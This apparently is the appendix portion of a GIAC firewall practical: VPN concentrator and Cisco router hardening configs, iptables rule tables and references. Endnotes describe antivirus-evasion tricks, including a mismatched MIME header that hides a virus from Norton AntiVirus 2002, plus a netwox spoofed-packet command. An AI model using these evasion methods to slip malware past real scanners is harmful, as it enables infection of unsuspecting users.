……. Sniped. Create as many securityassociations as needed
[filterrules 1]
name=GRE In
direction=1
saddr=0.0.0.0
smask=255.255.255.255
daddr=0.0.0.0
dmask=255.255.255.255
sportlow=0
sporthigh=65535
dportlow=0
dporthigh=65535
typelow=0
typehigh=255
protocol=47
action=2
established=2
slist=0
dlist=0
[filterrules 2]
name=GRE Out
… sniped look above
 [filterrules 3]
name=IPSEC-ESP In
… sniped look above
 [filterrules 4]
name=IKE In
… sniped look above
 [filterrules 5]
name=IKE Out
… sniped look above
 [filterrules 6]
… sniped. Create as many filterrules as needed. For protocol's HTTP, ICMP and others + rules for remote locations
 [filterlink 1.1]
ipsecsaid=0
rulenumber=12
[filterlink 1.2]
ipsecsaid=0
rulenumber=13
[filterlink 2.1]
ipsecsaid=7
rulenumber=19
[filterlink 2.2]
ipsecsaid=7
rulenumber=20
```

```
…..sniped
[ip 1]
enable=1
address=x.x.x.x
mask=255.255.255.0
filternumber=1
ripin=4
ripout=1
speed=2
duplex=2
lsignore=2
ispublic=2
mtu=1500
pre_frag=1
[ip 2]
… sniped look above
…..sniped creat as many IP addresses as needed
[user 0.1]
value=0x1D.0x50.0xDD.0x69.0xB6.0xEF.0x55.0xBD.0xA8.0xAF.0xF6.0xFA.0x53.0x28.0x82.0x17
….sniped. Creat one [user] for every user who needs to use vpn
[group 1]
name=admin
password=0xFB.0xA4.0x57.0x91.0x2C.0x06.0x2A.0xCF
type=1
type=1
……sniped. Groups are Cisco's pre-shared secrets. Create as many as needed
[hours 2]
name=Never
sunctrl=2
sunstart=0
sunend=86399
monctrl=2
monstart=0
monend=86399
tuectrl=2
tuestart=0
tueend=86399
wedctrl=2
wedstart=0
wedend=86399
thuctrl=2
thustart=0
thuend=86399
frictrl=2
fristart=0
friend=86399
satctrl=2
satstart=0
satend=86399
 [dns]
enable=1
DomainName=giac.com
PrimaryServer=x.x.x.x
SecondaryServer=x.x.x.x
TerciaryServer=0.0.0.0
QueryTimeout=2
QueryRetry=2
[routes 1]
rowstatus=1
address=0.0.0.0
mask=0.0.0.0
gate=x.x.x.x
metric=1
ifindex=0
 [ipaddrgbl]
useClientAddr=2
useAuthAddr=1
useDhcpAddr=2
useLocalAddr=1
[ipaddrpool1]
rowstatus=1
```

```
rangename=
startaddr=x.x.x.x
endaddr=x.x.x.x
[watchdog]
enable=2
timeout=5
reset=1
 [ip globals]
deftunnelgateway=x.x.x.x
rtrDiscEnable=2
natEnable=2
natTunnelEnable=2
syncall=1
locDefGwPref=1
redistClients=2
redistNetExt=2
[dhcp]
enable=1
LeaseTimeout=120
Port=67
RetransmissionTimeout=2
RetryLimit=2
[ssl]
ciphers=31
clientauth=2
version=1
generate=1
keysize=2
[ntp]
SyncFrequency=60
[ntp 2]
Name=10.63.131.1
Key=0x5F.0x24.0x28.0x0E.0xFF.0xD4.0x80.0x18.0xA9.0x93.0xE9.0x5A.0xE1.0xAA.0xC5.0x43
Auth=0
[networklistname 1]
displayname=Admin-list
[networklistname 2]
displayname=VPN Client Local LAN (Default)
….sniped
[ikeproposal 1]
pri=2
name=IKE-3DES-MD5
authmode=1
authalg=2
encralg=2
lifemode=1
lifekbytes=10000
lifeseconds=86400
dhgroup=2
keylength=0
[ikeproposal 2]
pri=4
name=IKE-DES-MD5
authmode=1
authalg=2
encralg=1
lifemode=1
lifekbytes=10000
lifeseconds=86400
dhgroup=1
keylength=0
….sniped
[hardware]
….sniped. contains hardware specific settings
 [ssh]
enable=1
port=22
maxsess=4
encrypt=8
keyregen=60
scp=1
```

```
[lbssf]
enable=2
sskey=0x2C
port=9023
address=0.0.0.0
priority=3
keepaliveinterval=2
natmapping=0.0.0.0
arptimeout=1
securedata=1
faultzone=1
dupmastercheck=30
[session]
sessionLimit=50
[auto_update]
AutoUpdateEnabled=2
RetryLimit=20
RetryInterval=300
ClientLimit=10
ClientInterval=180
[group_match]
Enabled=2
GroupFromOu=1
DefaultAction=2
DefaultGroup=0
[xml]
enable=1
[fwgbl]
port=5054
[ctcp]
enable=1
[ctcp_port 10000]
port=1
[natt]
enable=1
[intfbw 1]
linkrate=1544000
policy=0
enbw=2
…sniped look above
 [grpbw 97.2]
mingrpbw=0
mingrpbwu=1
intf=0
…sniped
[fips]
FipsCertsRequired=2
[End]
```

Appendix C – Border router security configuration:

Information from the router it selves:

```
Cisco Internetwork Operating System Software
IOS (tm) C1700 Software (C1700-Y-M), Version 12.1(4), RELEASE SOFTWARE
(fc1)
Copyright (c) 1986-2000 by cisco Systems, Inc.
Compiled Wed 30-Aug-00 08:36 by cmong
Image text-base: 0x80008088, data-base: 0x805D8590

ROM: System Bootstrap, Version 12.0(3)T, RELEASE SOFTWARE (fc1)cisco 2611 (MPC860)
processor (revision 0x501) with 12288K/4096K bytes of
memory.
Processor board ID JAD0433071U (880004837), with hardware revision 0000
M860 processor: part number 0, mask 32
Bridging software.
X.25 software, Version 3.0.0.
1 FastEthernet/IEEE 802.3 interface(s)
1 Serial(sync/async) network interface(s)
32K bytes of non-volatile configuration memory.
4096K bytes of processor board System flash (Read/Write)

Configuration register is 0x2102
```

```
#Enable the firewall external IP address to configure the router.
service password-encryption
aaa authentication login GIAC local
username <username> password <password>

access-list 3 permit x.x.x.1 0.0.0.4
access-list 3 deny any

line vty 0 4
 access-class 3 in
 exec-timeout 5 0
 transport input ssh
 transport output none
 transport preferred none
 login authentication GIAC
 history size 256

#Disabling unnecessary services:
no snmp
no service tcp-small-servers
no service udp-small-servers
no service finger
no ip http
no ip bootp
no cdp run
no ip bootp server
no ip http server
no ntp master
no ip domain-lookup
```

```
#disabling source routing
no ip source-route

#interface Serial0
 no ip directed-broadcast
 no ip proxy-arp
 no ip unreachables              # No ICMP messages for denied items in access-list.
 ntp disable

interface FastEthernet0
 no ip directed-broadcast
 no ip unreachables              # No ICMP messages for denied items in access-list.
 no ip proxy-arp
 ntp disable

#SYSLOG configuration:
logging x.x.x.2
logging trap debug
logging console emergencies
service timestamps debug datetime localtime show-timezone msec
service timestamps log datetime localtime show-timezone msec

# NTP configuration:
ntp server x.x.x.2
ntp update-calendar

#Spoofing protection :
interface Serial0
 ip address x.x.x.3 255.255.255.252
 ip access-group 100 in

access-list 100 deny ip host x.x.x.0 any log                # preventing hosts with no IP address
access-list 100 deny ip 10.0.0.0 0.255.255.255 any log      # preventing private series
access-list 100 deny ip 172.16.0.0 0.15.255.255 any log
access-list 100 deny ip 192.168.0.0 0.0.255.255 any log
access-list 100 deny ip 224.0.0.0 31.255.255.255 any log    # preventing multicast
access-list 100 deny ip 127.0.0.0 0.255.255.255 any log     # preventing localhost
access-list 100 deny ip x.x.x.0 0.0.0.4 any log             # preventing internal scope
access-list 100 deny ip host 1.1.1.6 any log                # preventing own source
access-list 100 permit icmp any x.x.x.0 0.0.0.4 3 0         # allowing net-unreachable
access-list 100 permit icmp any x.x.x.0 0.0.0.4 3 1         # allowing host-unreachable
access-list 100 permit icmp any x.x.x.0 0.0.0.4 3 3         # allowing port-unreachable
access-list 100 permit icmp any x.x.x.0 0.0.0.4 3 4         # allowing packet-too-big
access-list 100 permit icmp any x.x.x.0 0.0.0.4 3 13        # allowing administratively-prohibited
access-list 100 permit icmp any x.x.x.0 0.0.0.4 4           # allowing source-quench
access-list 100 permit icmp any x.x.x.0 0.0.0.4 11 0        # allowing ttl-exceeded
access-list 100 deny icmp any x.x.x.0 0.0.0.4               # denying remaining ICMP
access-list 100 deny tcp any x.x.x.0 0.0.0.4 eq 135 log     # Block Netbios on the router
access-list 100 deny tcp any x.x.x.0 0.0.0.4 eq 139 log
access-list 100 deny tcp any x.x.x.0 0.0.0.4 eq 445 log
access-list 100 deny udp any x.x.x.0 0.0.0.4 eq 135 log
access-list 100 deny udp any x.x.x.0 0.0.0.4 eq 137 log
access-list 100 deny udp any x.x.x.0 0.0.0.4 eq 138 log
access-list 100 deny udp any x.x.x.0 0.0.0.4 eq 445 log
access-list 100 permit any

#Protection against known hostiles
access-list 100 deny ip host 66.151.158.183 any log         # preventing www.gotomypc.org
access-list 100 deny ip host 220.138.97.37 any log          # preventing host form Incidents.org top 10
access-list 100 deny ip host 170.91.5.4 any log             # preventing host form Incidents.org top 10
access-list 100 deny ip host 221.224.70.32 any log          # preventing host form Incidents.org top 10
access-list 100 deny ip host 218.251.81.89   any log        # preventing host form Incidents.org top 10
```

```
#Outbound spoofing protection
interface FastEthernet0
 ip address x.x.x.2 255.255.255.252
 ip access-group 101 out

access-list 101 allow ip host x.x.x.1 any          #allowing only local scope to the internet
access-list 101 deny ip any any log                #denying other source IP's to the internet
```

Appendix D – the effective firewall rules

```
Chain INPUT (policy DROP)
target  prot       opt  source       destination
lan     all        --   0.0.0.0/0    0.0.0.0/0
wan     all        --   0.0.0.0/0    0.0.0.0/0
dmz     all        --   0.0.0.0/0    0.0.0.0/0
local   all        --   0.0.0.0/0    0.0.0.0/0
vpnin   all        --   0.0.0.0/0    0.0.0.0/0
vpnout  all        --   0.0.0.0/0    0.0.0.0/0

Chain FORWARD (policy DROP)
Target                prot opt  source      destination
forward fromwantodmz  all  --   0.0.0.0/0   0.0.0.0/0
forward fromwantolan  all  --   0.0.0.0/0   0.0.0.0/0
forward fromdmztolan  all  --   0.0.0.0/0   0.0.0.0/0
forward fromdmztowan  all  --   0.0.0.0/0   0.0.0.0/0
forward fromlantodmz  all  --   0.0.0.0/0   0.0.0.0/0
forward fromlantowan  all  --   0.0.0.0/0   0.0.0.0/0
forward fromlantodmz  all  --   0.0.0.0/0   0.0.0.0/0
forward fromdmztolan  all  --   0.0.0.0/0   0.0.0.0/0
forward fromvpnintolan all --   0.0.0.0/0   0.0.0.0/0
forward fromlantovpnout all --  0.0.0.0/0   0.0.0.0/0
forward fromlantodmz  all  --   0.0.0.0/0   0.0.0.0/0
forward fromdmztolan  all  --   0.0.0.0/0   0.0.0.0/0

Chain OUTPUT (policy DROP)
Target   prot   opt  source     destination
ACCEPT   ah     --   x.x.x.1    3.3.3.3
ACCEPT   esp    --   x.x.x.1    3.3.3.3
ACCEPT   udp    --   x.x.x.1    3.3.3.3     udp dpt:500
ACCEPT   all    --   x.x.x.0/0  0.0.0.0/0   state RELATED,ESTABLISHED
LOG      all    --   x.x.x.0/0  0.0.0.0/0   LOG flags 0 level 4 prefix `FW-LOG OUTPUT:'
DROP     all    --   x.x.x.0/0  0.0.0.0/0

Chain dmz (1 references)
Target   prot   opt  source       destination
DROP     all    --   1.1.1.2      0.0.0.0/0
DROP     all    --   127.0.0.0/8 0.0.0.0/0
DROP     all    --   192.168.1.1 0.0.0.0/0
DROP     all    --   10.0.0.1     0.0.0.0/0
ACCEPT   all    --   0.0.0.0/0    0.0.0.0/0   state RELATED,ESTABLISHED
LOG      all    --   0.0.0.0/0    0.0.0.0/0   LOG flags 0 level 4 prefix `FW-LOG DMZ INTERFACE:'
DROP     all    --   0.0.0.0/0    0.0.0.0/0

Chain forwardfromdmztolan (3 references)
Target   prot   opt  source        destination
ACCEPT   tcp    --   192.168.1.11 10.0.1.11   tcp dpt:25
ACCEPT   tcp    --   192.168.1.11 10.0.1.14   tcp dpt:514
ACCEPT   tcp    --   192.168.1.11 10.0.1.13   tcp dpt:514
ACCEPT   tcp    --   192.168.1.11 10.0.1.12   tcp dpt:514
ACCEPT   tcp    --   192.168.1.11 10.0.1.11   tcp dpt:514
ACCEPT   tcp    --   192.168.1.11 10.0.1.10   tcp dpt:514
ACCEPT   all    --   0.0.0.0/0    0.0.0.0/0   state RELATED,ESTABLISHED
LOG      all    --   0.0.0.0/0    0.0.0.0/0   LOG flags 0 level 4 prefix `FW-LOG DMZTOLAN STATEFULL:'
DROP     all    --   0.0.0.0/0    0.0.0.0/0
```

```
Chain forwardfromdmztowan (1 references)
Target    prot   opt  source        destination
ACCEPT    udp    --   192.168.1.14 1.1.1.10     udp dpt:53
ACCEPT    tcp    --   192.168.1.14 1.1.1.10     tcp dpt:53
ACCEPT    tcp    --   192.168.1.14 0.0.0.0/0    tcp dpt:25
ACCEPT    all    --   0.0.0.0/0     0.0.0.0/0   state RELATED,ESTABLISHED
LOG       all    --   0.0.0.0/0     0.0.0.0/0   LOG flags 0 level4 prefix `FW-LOG DMZTOLAN:'
DROP      all    --   0.0.0.0/0     0.0.0.0/0

Chain forwardfromvpnouttolan (1 references)
Target    prot   opt  source        destination
ACCEPT    all    --   0.0.0.0/0     0.0.0.0/0   state RELATED,ESTABLISHED
LOG       all    --   0.0.0.0/0     0.0.0.0/0   LOG flags 0 level4 prefix `FW-LOG IPSECTOLAN:'
DROP      all    --   0.0.0.0/0     0.0.0.0/0

Chain forwardfromlantodmz (3 references)
Target    prot   opt  source        destination
ACCEPT    tcp    --   10.0.1.11    172.16.1.3   tcp dpt:25
ACCEPT    tcp    --   10.0.0.0/24               172.16.1.3      tcp dpt:80
ACCEPT    tcp    --   10.0.0.0/24               172.16.1.3      tcp dpt:443
ACCEPT    udp    --   10.0.1.13    192.168.1.14 udp dpt:123
ACCEPT    tcp    --   10.0.1.12    192.168.1.13 tcp dpt:1433
ACCEPT    all    --   0.0.0.0/0     0.0.0.0/0   state RELATED,ESTABLISHED
LOG       all    --   0.0.0.0/0     0.0.0.0/0   LOG flags 0 level4 prefix `FW-LOG LANTODMZ:'
DROP      all    --   0.0.0.0/0     0.0.0.0/0

Chain forwardfromlantovpnout (1 references)
Target    prot   opt  source        destination
ACCEPT    tcp    --   10.0.1.10    10.1.1.10    tcp dpt:21
ACCEPT    tcp    --   10.0.1.11    10.1.1.11    tcp dpt:25
ACCEPT    tcp    --   10.0.1.13    10.1.1.13    tcp dpt:135
ACCEPT    udp    --   10.0.1.13    10.1.1.13    udp dpt:135
ACCEPT    tcp    --   10.0.1.13    10.1.1.13    tcp dpt:137
ACCEPT    udp    --   10.0.1.13    10.1.1.13    udp dpt:137
ACCEPT    udp    --   10.0.1.13    10.1.1.13    udp dpt:138
ACCEPT    tcp    --   10.0.1.13    10.1.1.13    tcp dpt:139
ACCEPT    tcp    --   10.0.1.13    10.1.1.13    tcp dpt:49152
ACCEPT    tcp    --   10.0.1.13    10.1.1.13    tcp dpt:445
ACCEPT    udp    --   10.0.1.13    10.1.1.13    udp dpt:445
ACCEPT    tcp    --   10.0.1.13    10.1.1.13    tcp dpt:389
ACCEPT    tcp    --   10.0.1.13    10.1.1.13    tcp dpt:636
ACCEPT    tcp    --   10.0.1.13    10.1.1.13    tcp dpt:3268
ACCEPT    tcp    --   10.0.1.13    10.1.1.13    tcp dpt:3269
ACCEPT    tcp    --   10.0.1.13    10.1.1.13    tcp dpt:88
ACCEPT    udp    --   10.0.1.13    10.1.1.13    udp dpt:88
ACCEPT    tcp    --   10.0.1.13    10.1.1.13    tcp dpt:53
ACCEPT    udp    --   10.0.1.13    10.1.1.13    udp dpt:53
ACCEPT    tcp    --   10.0.1.13    10.1.1.13    tcp dpt:1512
ACCEPT    udp    --   10.0.1.13    10.1.1.13    udp dpt:1512
ACCEPT    tcp    --   10.0.1.13    10.1.1.13    tcp dpt:42
ACCEPT    udp    --   10.0.1.13    10.1.1.13    udp dpt:42
ACCEPT    udp    --   10.0.1.13    10.1.1.13    udp dpt:123
ACCEPT    all    --   0.0.0.0/0     0.0.0.0/0   state RELATED,ESTABLISHED
LOG       all    --   0.0.0.0/0     0.0.0.0/0   LOG flags 0 level4 prefix `FW-LOG LANTOIPSEC:'
DROP      all    --   0.0.0.0/0     0.0.0.0/0


Chain forwardfromlantowan (1 references)
Target    prot   opt  source        destination
ACCEPT    tcp    --   10.0.0.0/24               0.0.0.0/0       tcp dpt:80
ACCEPT    tcp    --   10.0.0.0/24               0.0.0.0/0       tcp dpt:443
ACCEPT    tcp    --   10.0.0.0/24               0.0.0.0/0       tcp dpt:21
ACCEPT    tcp    --   10.0.0.3     x.x.x.2      tcp dpt:22
ACCEPT    all    --   0.0.0.0/0     0.0.0.0/0   state RELATED,ESTABLISHED
LOG       all    --   0.0.0.0/0     0.0.0.0/0   LOG flags 0 level4 prefix `FW-LOG LANTOWAN:'
DROP      all    --   0.0.0.0/0     0.0.0.0/0


Chain forwardfromwantodmz (1 references)
Target    prot   opt  source        destination
```

```
ACCEPT  tcp   --   0.0.0.0/0   192.168.1.12  tcp dpt:22
ACCEPT  tcp   --   0.0.0.0/0   192.168.1.11  tcp dpt:25
ACCEPT  tcp   --   0.0.0.0/0   192.168.1.10  tcp dpt:80
ACCEPT  tcp   --   0.0.0.0/0   192.168.1.10  tcp dpt:443
ACCEPT  udp   --   x.x.x.2     192.168.1.14  udp dpt:123
ACCEPT  all   --   0.0.0.0/0   0.0.0.0/0     state RELATED,ESTABLISHED
LOG     all   --   0.0.0.0/0   0.0.0.0/0     LOG flags 0 level 4 prefix `FW-LOG WANTODMZ PORTFWD'
DROP    all   --   0.0.0.0/0   0.0.0.0/0

Chain forwardfromwantolan (1 references)
Target  prot  opt  source      destination
ACCEPT  all   --   0.0.0.0/0   0.0.0.0/0     state RELATED,ESTABLISHED
LOG     all   --   0.0.0.0/0   0.0.0.0/0     LOG flags 0 level 4 prefix `FW-LOG WANTOLAN PORTFWD'
DROP    all   --   0.0.0.0/0   0.0.0.0/0

Chain lan (1 references)
Target  prot  opt  source      destination
DROP    all   --   x.x.x.1      0.0.0.0/0
DROP    all   --   127.0.0.0/8               0.0.0.0/0
DROP    all   --   192.168.1.1               0.0.0.0/0
DROP    all   --   10.0.0.1    0.0.0.0/0
ACCEPT  all   --   0.0.0.0/0   0.0.0.0/0     state RELATED,ESTABLISHED
LOG     all   --   0.0.0.0/0   0.0.0.0/0     LOG flags 0 level 4 prefix `FW-LOG LAN INTERFACE:'
DROP    all   --   0.0.0.0/0   0.0.0.0/0

Chain local (1 references)
Target  prot   opt source      destination
ACCEPT  all   --   0.0.0.0/0   0.0.0.0/0     state NEW,RELATED,ESTABLISHED

Chain wan (1 references)
Target  prot  opt  source      destination
DROP    all   --   1.1.1.2     0.0.0.0/0
DROP    all   --   10.0.0.1    0.0.0.0/0
DROP    all   --   127.0.0.0/8               0.0.0.0/0
DROP    all   --   192.168.1.1               0.0.0.0/0
ACCEPT  tcp   --   2.2.2.2     x.x.x.1       tcp dpt:1723
ACCEPT  47    --   2.2.2.2     x.x.x.1
ACCEPT  esp   --   3.3.3.3     x.x.x.1
ACCEPT  ah    --   3.3.3.3     x.x.x.1
ACCEPT  udp   --   3.3.3.3     x.x.x.1       udp dpt:500
ACCEPT  all   --   0.0.0.0/0   0.0.0.0/0     state RELATED,ESTABLISHED
LOG     all   --   0.0.0.0/0   0.0.0.0/0     LOG flags 0 level 4 prefix `FW-LOG WAN INTERFACE:'
DROP    all   --   0.0.0.0/0   0.0.0.0/0

# 3.3.3.3 a remote office external IP.
```

Appendix E – references

Mcafee.dk (danish) Which extensions to block for 27 March 2002.
URL: http://faq.mcafee.dk/?faq=3208

Securityfocus – URL: http://online.securityfocus.com/cgi-bin/vulns.pl using the keyword search for “openssh” – presents the vulnerabilities for Openssh.

Active Directory Replication over Firewalls. 8 February 2002.
http://www.microsoft.com/resources/documentation/windows/2000/server/reskit/en-us/tcpip/part4/tcpappc.mspx
http://www.microsoft.com/technet/prodtechnol/windows2000serv/deploy/confeat/w2kstart.mspx
http://www.microsoft.com/serviceproviders/columns/config_ipsec_P63623.asp

Links providing guides for hardening workstations and servers. Updated Mach 2003 and newer
http://www.nsa.gov/snac/downloads_all.cfm
http://www.microsoft.com/security/.
https://www.cert.dk/abonnement/

How to secure Outlook and what file extensions and file types to block. 10 December, 2002
http://www.securityfocus.com/infocus/1648
http://www.securityfocus.com/infocus/1652.
http://www.microeye.com/zipout/specifying_blocked_files_types.htm

Practical being put under fire
http://www.giac.org/practical/GCFW/Jasmir_Beciragic_GCFW.pdf

Vulnerabilities used
http://www.securityfocus.com/archive/1/253053
http://online.securityfocus.com/bid/2674
http://www.securityfocus.com/bid/10947
http://online.securityfocus.com/bid/3116.
http://packetstormsecurity.org/groups/wiltered_fire/NEW/relayck.pl

Tools
http://www.kismetwireless.net/
http://www.netstumbler.com/
http://airsnort.shmoo.com/
http://www.laurentconstantin.com/en/netw/netwox/download/v5/

Endnotes

[1] From www.securityfocus.com

8628	2003-09-16	OpenSSH Buffer Mismanagement Vulnerabilities
8677	2003-09-23	Multiple Portable OpenSSH PAM Vulnerabilities
9986	2004-03-26	OpenSSH SCP Client File Corruption Vulnerability
9040	2003-11-13	OpenSSH PAM Conversation Memory Scrubbing Weakness
8628	2003-09-16	OpenSSH Buffer Mismanagement Vulnerabilities
8315	2003-07-31	Multiple Vendor C Library realpath() Off-By-One Buffer Overflow Vulnerability
7831	2003-06-05	OpenSSH Reverse DNS Lookup Access Control Bypass Vulnerability
7482	2003-05-01	OpenSSH Remote Root Authentication Timing Side-Channel Weakness
7467	2003-04-30	OpenSSH-portable Enabled PAM Delay Information Disclosure Vulnerability

[2] The limited use of RPC replication means that less extensive configuration of the firewall is needed. The below mentioned ports are needed for limited RPC domain replication:

Service	**Port/protocol**
RPC endpoint mapper	135/tcp, 135/udp
NetBIOS name service	137/tcp, 137/udp
NetBIOS datagram service	138/udp
NetBIOS session service	139/tcp
RPC static port for AD replication	<*fixed-port*>/tcp
SMB over IP (Microsoft-DS)	445/tcp, 445/udp
LDAP	389/tcp
LDAP over SSL	636/tcp
Global catalog LDAP	3268/tcp
Global catalog LDAP over SSL	3269/tcp
Kerberos	88/tcp, 88/udp
DNS	53/tcp, 53/udp
WINS resolution (if required)	1512/tcp, 1512/udp
WINS replication (if required)	42/tcp, 42/udp
Network time protocol (NTP)	123/udp

The fixed port will be 4555

[4] Circumventing Antivirus scanners and file extension blocking.

> 1) NAV 2002 Incoming Email Protection can be bypassed by injecting a NULL character into the MIME message. Placing the NULL character before the virus part, will prevent NAV 2002 from detecting the virus.
> 2) Embedding virus or malicious code in certain non-RFC compliant MIME formats will sometimes causes Norton AntiVirus 2002 to prematurely terminate scanning, allowing infected e-mails to bypass the initial incoming scanning process.
> 3) Two file types, .nch and .dbx, are excluded by default from Norton AntiVirus 2002 scanning. An attacker can take a Word macro virus, rename it with an .nch or a .dbx extension, and send it to a victim. If the victim runs Norton AntiVirus 2002, these files would not be scanned. Because Windows automatically recognizes Microsoft Office files, double-clicking the file executes the infected document.


4) If Different file names is used in the Content-Type and Content-Disposition fields Norton AntiVirus 2002 can be decived to exclude the file from being scanned. Outlook will use the Content-Disposition filename field to determine the file's name. Norton Anti-Virus 2002 will check the Content-Type name field and exclude the file from being scanned. E.g.

```
Content-Type: application/msword;
       name=\"Virus.nch\"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
       filename=\"Virus.exe\"
```

5 Netwox is a brilliant tool created by Laurent Constantin. NetWox will let you craft almost any packet you wish with total freedom to change the different parameters. Netwox is not a single tool, but a collection of over 190 different tools in the same "box". It can be downloaded from http://www.laurentconstantin.com and Laurent is a very helpful guy if you run into problems or have suggestions or wishes for new functionality. Don't hesitate to e-mail him.

All the netwox commands in this practical are made with the NetWag graphical interface for netwox. This easy to use interface is very helpful when crafting the packets. You can run the command form netwag of cut and past to a command line and execute netwox from her.

Below is a screen dump from NetWag in the role of a TCP client



netwag
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
Generate Run it Reset Update
Run
□ NW

```
☒ 786453   tcp-seqnum: TCP seqnum (rand if unset)
☒ 56544    tcp-acknum: TCP acknum
□ □        tcp-reserved1: TCP reserved1
□ □        tcp-reserved2: TCP reserved2
□ □        tcp-reserved3: TCP reserved3
□ □        tcp-reserved4: TCP reserved4
□ □        tcp-cwr: TCP cwr
□ □        tcp-ece: TCP ece
□ □        tcp-urg: TCP urg
☒ ☒        tcp-ack: TCP ack
□ □        tcp-psh: TCP psh
□ □        tcp-rst: TCP rst
□ □        tcp-syn: TCP syn
□ □        tcp-fin: TCP fin
□ 0        tcp-window: TCP window
```

```
40 --ip4-src 192.168.1.89 --ip4-dst 192.168.1.91 --tcp-src 23 --tcp-ds
t 1234 --tcp-seqnum 786453 --tcp-acknum 56544 --tcp-ack
```

```
Running "40 --ip4-src 192.168.1.89 --ip4-dst 192.168.1.91 --tcp-src 23 --tcp-
dst 1234 --tcp-seqnum 786453 --tcp-acknum 56544 --tcp-ack"
Tool finished its job
```